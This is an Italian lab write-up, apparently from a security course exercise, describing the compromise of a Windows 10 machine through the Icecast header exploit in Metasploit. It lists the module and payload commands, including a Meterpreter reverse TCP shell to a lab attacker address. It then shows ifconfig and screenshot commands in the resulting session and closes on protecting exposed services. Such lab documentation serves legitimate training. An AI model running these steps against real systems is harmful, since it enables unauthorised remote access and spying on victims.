**S7 L4**

**AMATO SARA**

**HACKING WINDOWS**

L'obiettivo di questo esercizio è:

- Recuperare l'indirizzo IP della macchina vittima.

- Eseguire uno screenshot della macchina compromessa.

Fasi dell'Attacco

Verifica della Vulnerabilità Icecast

- L'attacco è stato inizialmente condotto utilizzando l'exploit per il servizio Icecast. Per prima cosa, è stato avviato Metasploit e il modulo exploit/windows/http/icecast\_header è stato selezionato.

Comando per selezionare l'exploit:

search icecast

use exploit/windows/http/icecast\_header

Successivamente, sono stati configurati i parametri per il payload windows/meterpreter/reverse\_tcp:

set payload windows/meterpreter/reverse\_tcp

set lhost 192.168.1.134

set lport 4444

set rhost 192.168.1.19

set rport 8000

Esecuzione dell'Exploit

- Dopo aver configurato correttamente le opzioni, è stato eseguito l'exploit utilizzando il comando:

exploit

- Il risultato ha mostrato che il payload è stato inviato con successo alla macchina target, e la sessione Meterpreter è stata aperta:


Meterpreter session 1 opened (192.168.1.134:4444 -> 192.168.1.19:49476)

Verifica della Connessione

- Una volta stabilita la sessione Meterpreter, il primo passo è stato quello di eseguire il comando ifconfig per verificare le informazioni di rete sulla macchina compromessa:

meterpreter > ifconfig

- È stato visualizzato l'indirizzo IP della macchina compromessa 192.168.1.19




Esecuzione del Comando per Catturare lo Screenshot:

Una volta stabilita la sessione Meterpreter, è stato eseguito il comando:

meterpreter > screenshot

Il comando ha acquisito con successo uno screenshot della macchina compromessa, che è stato poi visualizzato o salvato per scopi di documentazione.



L'attacco ha avuto successo nel momento in cui la sessione Meterpreter è stata aperta sulla macchina \*\*Windows 10\*\* utilizzando l'exploit per \*\*Icecast\*\*. Nonostante la sessione sia stata chiusa a causa di un errore di connessione, l'obiettivo di ottenere l'accesso remoto è stato raggiunto. I passaggi seguiti hanno dimostrato la possibilità di sfruttare vulnerabilità note nei servizi di rete per compromettere una macchina target.

L'esercizio ha confermato l'importanza della protezione dei servizi esposti a vulnerabilità, come Icecast, che può consentire l'accesso non autorizzato a sistemi vulnerabili.